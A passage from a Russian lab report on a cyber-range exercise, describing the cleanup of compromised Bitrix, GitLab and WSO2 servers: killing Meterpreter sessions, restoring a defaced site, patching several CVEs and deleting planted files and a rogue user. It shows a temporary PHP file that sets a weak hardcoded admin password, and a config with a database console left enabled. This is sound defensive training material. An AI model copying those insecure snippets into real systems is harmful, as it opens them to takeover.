


Рисунок 4.36: Обнаружение нового пользователя

Добавляем карточку инцидента (рис. 4.37).

Добавление инцидента

Название ⓘ

Создание пользователя в веб-интерфейсе (WSO2 I

Дата и время события ⓘ

20.10.2025 18:27

Источник ⓘ

195.239.174.11 (Kali) x

Пораженные активы ⓘ

10.10.2.27 (API-Manager) x

Описание ⓘ

Нарушитель создал пользователя hacker в веб-интерфейсе WSO

Рекомендации ⓘ

удалить созданного пользователя

Индикаторы компрометации ⓘ

подозрительная учетная запись

Прикрепить файл ⓘ

38.png x

Выберите файл

Отмена

Добавить

Рисунок 4.37: Карточка инцидента

4.3 Устранение уязвимостей и их последствий

Уязвимость Bitrix RCE будет устранена только после устранения последствий!

4.3.1 Meterpreter bitrix vote rce

Завершены процессы, устанавливающие соединение с злоумышленником, с помощью kill PID (рис. 4.38).

```

root@bitrix:~# ss -tp
State     Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
LISTEN     0         128      10.10.1.33:ssh        195.239.174.11:40185  users:({"sshd",pid=1569,fd=4})
10-WAIT-2  0         0        10.10.1.33:44804      10.10.2.27:9763      users:({"sshd",pid=1569,fd=9})
LISTEN     0         52       10.10.1.33:ssh        10.10.1.253:4405     users:({"sshd",pid=11417,fd=4})
root@bitrix:~# kill 1569
root@bitrix:~# ss -tp
State     Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
LISTEN     0         128      10.10.1.33:44804      10.10.2.27:9763      users:({"sshd",pid=11230,fd=4})
LISTEN     0         52       10.10.1.33:ssh        10.10.1.253:4405     users:({"sshd",pid=11417,fd=4})

```

Рисунок 4.38: Устранение последствия meterpreter bitrix vote rce

4.3.2 Deface

Найдем файл для изменения пароля. Ранее его уже находили при детектировании (рис. 4.39).

28


```

root@bitrix:/var/www/html# ls -l
итого 5596
-rw-r--r-- 1 www-data www-data 519 июл 7 2023 404.php
drwxrwxr-x 25 www-data www-data 4096 сен 22 2023 bitrix
-rw-r--r-- 1 www-data www-data 34 окт 20 18:21 caidao.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 contacts
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 include
-rw-r--r-- 1 www-data www-data 1168 окт 20 18:22 index.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 news
-rw-r--r-- 1 root root 201 окт 20 18:22 password_recovery.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 products
-rw-r--r-- 1 root root 5661008 окт 20 18:22 RickRolled.mp4
-rw-r--r-- 1 www-data www-data 76 окт 20 18:21 script.sh
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 search
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 services
drwxrwxr-x 4 www-data www-data 4096 окт 20 18:21 upload
-rw-r--r-- 1 www-data www-data 509 июл 7 2023 urlrewrite.php
root@bitrix:/var/www/html#

```

Рисунок 4.39: Нахождение файла для изменения пароля

Меняем пароль на qwe123!@# в файле для восстановления пароля (с которым далее мы будем обновлять измененный пароль от сайта) (рис. 4.40).

```

GNU nano 6.2 password_recovery.php
<?
require($_SERVER['DOCUMENT_ROOT'].'/bitrix/header.php');
echo $USER->Update(1,array("PASSWORD"=>'qwe123!@#'));
echo $USER->LAST_ERROR;
require($_SERVER['DOCUMENT_ROOT'].'/bitrix/footer.php');
?>

```

Рисунок 4.40: Изменение пароля

После захвата нового пароля из нашего файла доступ к битрикс восстановлен (рис. 4.41).




Рисунок 4.41: Восстановленный доступ к сайту

После восстановления доступа удаляем файл (рис. 4.42).

```
root@bitrix:/var/www/html# rm password_recovery.php
root@bitrix:/var/www/html#
```

Рисунок 4.42: Удаления файла для смены пароля

Переходим к восстановлению сайта. Файл с резервной копией сайта находим по адресу /var/bitrix_backups/ через команду ls -la(рис. 4.43).

```
-rw-r--r-- 1 root root 420715270 сен 15 2023 Bitrix_full_backup.tar.gz
-rw-r--r-- 1 root root 1270146 дек 11 2023 Bitrix_sitemanager_DB.tar.gz
```

Рисунок 4.43: Файл с резервной копией сайта

Копируем резервную версию сайта с помощью (рис. 4.44).

```
tar xvzf /var/bitrix_backups/Bitrix_full_backup.tar.gz -
C /var/www/html
```

```

upload/iblock/e0d/e0dc154117cd655f31ad48eb78b87980.jpg
upload/iblock/306/
upload/iblock/306/306907c46681d6c8a46b8754341fd850.jpg
upload/iblock/431/
upload/iblock/431/431677b772198dc37df4d1e5ce854e9e.jpg
upload/iblock/c16/
upload/iblock/c16/c160d3a86bcfb5470c5f1325723e9fef.jpg
upload/iblock/0b3/
upload/iblock/0b3/0b371ae3e3c9ae42fa69a667d2b83af2.jpg
upload/iblock/5f6/
upload/iblock/5f6/5f698d0e49862e20c2672ab19ed9c0df.jpg
upload/iblock/ad1/
upload/iblock/ad1/ad1175c140be88066a804d241e891199.jpg
upload/iblock/65a/
upload/iblock/65a/65a86b559ddf517a2b4d088546368abf.jpg
upload/iblock/a69/
upload/iblock/a69/a69bbfd3c29d2497699dedee3bcb84c7.jpg
upload/iblock/0d1/
upload/iblock/0d1/0d16e578c416f1dded3cf82de79e4e83.jpg
upload/iblock/749/
upload/iblock/749/749722d4fcce1f2f886e41bcfacfddc6.jpg
upload/iblock/8c8/
upload/iblock/8c8/8c85aa5b41d2d9cfb2ce7239b13d8c51.jpg
urlrewrite.php
root@bitrix:/var/bitrix_backups#

```

Рисунок 4.44: Устранение последствия deface

Резервная копия скопирована. Сайт обновлен

4.3.3 Устранение уязвимости CVE-2022-27228 (Bitrix):

Для устранения LPE используются два подхода : - удалить SUID-бит у файла /var/www/html/apache_restart с помощью команды `chmod -s /var/www/html/apache_restart`;
- удалить файл /var/www/html/apache_restart с помощью команды `rm /var/www/html/apache_restart`

Проведем оба этих действия в директории /var/www/html.

Изменяем файл /var/www/html/bitrix/tools/vote/uf.php перед `require_once` для устранения уязвимости, используя код ниже:

```

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    header('Status: 404 Not Found');
    die();
}

```

Данный код будет отклонять все POST-запросы к файлу uf.php (рис. 4.45).

```

GNU nano 6.2
<?
if ($_SERVER['REQUEST_METHOD'] == 'POST')
{
header('Status: 404 Not Found');
die();
}
require($_SERVER["DOCUMENT_ROOT"]."/bitrix/modules/vote/tools/uf.php");?>

```

Рисунок 4.45: Устранение уязвимости meterpreter bitrix vote rce

Сайт после устранения уязвимости и последствий (рис. 4.46).




Рисунок 4.46: Сайт после устаранения уязвиости и последствия

4.3.4 Устранение уязвимости CVE-2021-22204 (GitLab):

Данную уязвимость можно устранить, обновив версию GitLab до версии 13.10.3 и выше

У нас на рабочем столе уже подготовлена папка Updates/Gitlab, в ней находится новая версия GitLab. С помощью приложения WinSCP можно передавать файлы с одной машины на другую, что мы и сделали: передали файл с новой версией на машину GitLab (рис. 4.47).




Рисунок 4.47: Передача файла

После подключения к серверу Gitlab по протоколу SSH необходимо получить привилегии sudo-пользователя. Для обновления до версии 13.10.3 следует перейти в папку нахождения файла обновления и выполнить команду: `sudo dpkg -i «gitlab-ce_13.10.3-ce.0_amd64.deb»`

С помощью команды `dpkg` будет установлен файл обновления *.DEB (рис. 4.48).




Рисунок 4.48: Инициализация установки обновления Gitlab

В результате обновление будет успешно установлено спустя примерно 15 минут, сервер Gitlab будет автоматически перезапущен (рис. 4.49).




Рисунок 4.49: Инициализация установки обновления Gitlab

4.3.5 Устранение Meterpreter-сессии (GitLab)

Снова найдем процесс, который нужно удалить (рис. 4.50).




Рисунок 4.50: PID процесса для удаления (GitLab)

С помощью команды `sudo kill` завершаем процесс, устанавливающий соединение с хостом нарушителя (рис. 4.51).

```

users: (("prometheus",pid=21651,fd=31))
root@empire-gitlab:/home/user# kill 2452
root@empire-gitlab:/home/user# ss -tp
State      Recv-Q Send-Q Local Address:Port Peer Address:Port
ESTAB      0      0      127.0.0.1:47060    127.0.0.1:9090    users: (("prometheus",pid=21651,fd=23))
ESTAB      0      0      127.0.0.1:9093    127.0.0.1:49978  users: (("alertmanager",pid=21586,fd=9))
ESTAB      0      0      127.0.0.1:9168    127.0.0.1:55010  users: (("gitlab-exporter",pid=21606,fd=8))
ESTAB      0      0      127.0.0.1:38370   127.0.0.1:9229   users: (("prometheus",pid=21651,fd=29))
ESTAB      0      0      127.0.0.1:41458   127.0.0.1:9121   users: (("prometheus",pid=21651,fd=26))
ESTAB      0      0      127.0.0.1:8060    127.0.0.1:44596  users: (("nginx",pid=21633,fd=14))
ESTAB      0      0      127.0.0.1:52344   127.0.0.1:9187   users: (("prometheus",pid=21651,fd=3))
ESTAB      0      0      127.0.0.1:9168    127.0.0.1:55010  users: (("gitlab-exporter",pid=21606,fd=12))
ESTAB      0      64     10.10.2.18:ssh     10.10.2.254:3475  users: (("sshd",pid=9842,fd=3), ("sshd",pid=9733,fd=3))
ESTAB      0      0      127.0.0.1:55010   127.0.0.1:9168   users: (("prometheus",pid=21651,fd=25))
ESTAB      0      0      127.0.0.1:8082    127.0.0.1:54726  users: (("bundle",pid=21753,fd=76))
ESTAB      0      0      127.0.0.1:9187    127.0.0.1:52344  users: (("postgres_export",pid=21643,fd=8))
ESTAB      0      0      127.0.0.1:9121    127.0.0.1:41458  users: (("redis_exporter",pid=21742,fd=7))
ESTAB      0      0      127.0.0.1:44596   127.0.0.1:8060   users: (("prometheus",pid=21651,fd=7))
ESTAB      0      0      127.0.0.1:9090    127.0.0.1:47060  users: (("prometheus",pid=21651,fd=24))
FIN-WAIT-20 0      0      10.10.2.18:htp     10.10.2.254:1548
FIN-WAIT-20 0      0      10.10.2.18:htp     10.10.2.254:20401
ESTAB      0      0      127.0.0.1:55028   127.0.0.1:9168   users: (("prometheus",pid=21651,fd=28))
ESTAB      0      0      127.0.0.1:55032   127.0.0.1:9168   users: (("prometheus",pid=21651,fd=30))
ESTAB      0      0      127.0.0.1:9100    127.0.0.1:37100  users: (("node_exporter",pid=21638,fd=7))
ESTAB      0      0      10.10.2.18:ssh     10.10.2.254:10805 users: (("sshd",pid=11280,fd=3), ("sshd",pid=11179,fd=3))
ESTAB      0      0      127.0.0.1:9168    127.0.0.1:55028  users: (("gitlab-exporter",pid=21606,fd=10))
ESTAB      0      0      10.10.2.18:ssh     10.10.2.254:40230 users: (("sshd",pid=3977,fd=3), ("sshd",pid=3868,fd=3))
FIN-WAIT-20 0      0      10.10.2.18:htp     10.10.2.254:20018
ESTAB      0      0      127.0.0.1:37100   127.0.0.1:9100   users: (("prometheus",pid=21651,fd=27))
ESTAB      0      0      127.0.0.1:9229    127.0.0.1:38370  users: (("gitlab-workhors",pid=21577,fd=10))
ESTAB      0      0      127.0.0.1:49978   127.0.0.1:9093   users: (("prometheus",pid=21651,fd=32))
FIN-WAIT-20 0      0      10.10.2.18:htp     10.10.2.254:30342
ESTAB      0      0      127.0.0.1:9236    127.0.0.1:58172  users: (("gitaly",pid=21570,fd=3))
ESTAB      0      0      127.0.0.1:58172   127.0.0.1:9236   users: (("prometheus",pid=21651,fd=22))
ESTAB      0      0      127.0.0.1:54726   127.0.0.1:8082   users: (("prometheus",pid=21651,fd=31))
FIN-WAIT-20 0      0      10.10.2.18:htp     10.10.2.254:22945
FIN-WAIT-20 0      0      10.10.2.18:htp     10.10.2.254:44162

```

Рисунок 4.51: Устранение Meterpreter-сессии (GitLab)

4.3.6 Устранение уязвимости CVE-2022-29464 (WSO2 API Manager):

Изменяем конфигурацию, содержимое файла ([[resource.access_control]]) [1] (рис. 4.52).

```

GNU nano 2.9.3 /opt/wso2am-4.0.0/repository/conf/deployment.toml

name = "org.wso2.is.notification.ApimOAuthEventInterceptor"
order = 1
[event_listener.properties]
notification_endpoint = "https://localhost:${mgt.transport.https.port}/internal/data/v1/notify"
username = "${admin.username}"
password = "${admin.password}"
'header.X-WSO2-KEY-MANAGER' = "default"

[database_configuration]
enable_h2_console = "true"

[http_access_log]
useLogger = true

[catalina.valves.valve.properties]
className = "org.apache.catalina.valves.AccessLogValve"
directory="/var/log"
prefix="wso2_http_access"
suffix=".log"
rotatable="false"
pattern="%h %l %u %t %r %s %b %{Referer}i %{User-Agent}i %T"

[[resource.access_control]]
context="(.)*/fileupload/(.*)"
secure=true
http_method="all"
permissions=["/permission/protected/"]

```

Рисунок 4.52: Содержание файла resource.access_control

Перезапускаем службу и удаляем файлы exploit.jsp и payload.elf (рис. 4.53).

```

root@wso2-virtual-machine:~# systemctl restart wso2api.service
root@wso2-virtual-machine:~# rm /opt/
puppetlabs/ wso2am-4.0.0/
root@wso2-virtual-machine:~# rm /opt/wso2am-4.0.0/repository/deployment/server/webapps/authentication
endpoint/exploit.jsp
root@wso2-virtual-machine:~# rm /tmp/
font-unix/
nsperfdata_root/
ICE-unix/
payload.elf
snap-private-tmp/
systemd-private-538cf2c4dd1d473499c88da90981d819-bolt.service-R7h56t/
systemd-private-538cf2c4dd1d473499c88da90981d819-colord.service-lBsx0v/
systemd-private-538cf2c4dd1d473499c88da90981d819-ModemManager.service-nVbd1Z/
systemd-private-538cf2c4dd1d473499c88da90981d819-rtkit-daemon.service-f9NHTB/
systemd-private-538cf2c4dd1d473499c88da90981d819-spice-vdagentd.service-l9XqII/
systemd-private-538cf2c4dd1d473499c88da90981d819-systemd-resolved.service-1DHdBj/
systemd-private-538cf2c4dd1d473499c88da90981d819-systemd-timesyncd.service-FSEtoH/
Test-unix/
X1024-lock
X11-unix/
XIM-unix/
root@wso2-virtual-machine:~# rm /tmp/payload.elf
rm: cannot remove '/tmp/payload.elf': No such file or directory
root@wso2-virtual-machine:~# rm /tmp/payload.elf

```

Рисунок 4.53: Удаление файлов

4.3.7 Удаление пользователей:

Удаляем пользователя hacker (рис. 4.54).




Рисунок 4.54: Удаление привилегированного пользователя

4.4 Результат

В результате выполнения лабораторной работы были устранены все уязвимости и последствия, а также закрыты все инциденты (рис. 4.55).




Рисунок 4.55: Устраненные уязвимости и последствия

5 Выводы

В ходе лабораторной работы были успешно обнаружены и устранены критические уязвимости в интеграционной платформе компании. Ликвидированы последствия атаки, включающие несанкционированный доступ, изменение содержимого сайта и нарушение целостности данных. Применены меры для предотвращения повторной эксплуатации уязвимостей.

Список литературы

- [1] *Security Advisory WSO2-2021-1738. 2022.*
- [2] *Программный комплекс обучения методам обнаружения, анализа и устранения последствий компьютерных атак "Empire". ПОЛНОЕ ОПИСАНИЕ УЯЗВИМОГО УЗЛА «BITRIX».*
- [3] *Программный комплекс обучения методам обнаружения, анализа и устранения последствий компьютерных атак "Empire". ПОЛНОЕ ОПИСАНИЕ УЯЗВИМОГО УЗЛА «GITLAB» УЯЗВИМОСТЬ «GITLAB EXIFTTOOL (CVE-2021-22204)».*
- [4] *Программный комплекс обучения методам обнаружения, анализа и устранения последствий компьютерных атак "Empire". ПОЛНОЕ ОПИСАНИЕ УЯЗВИМОГО УЗЛА «WSO2 API-MANAGER».*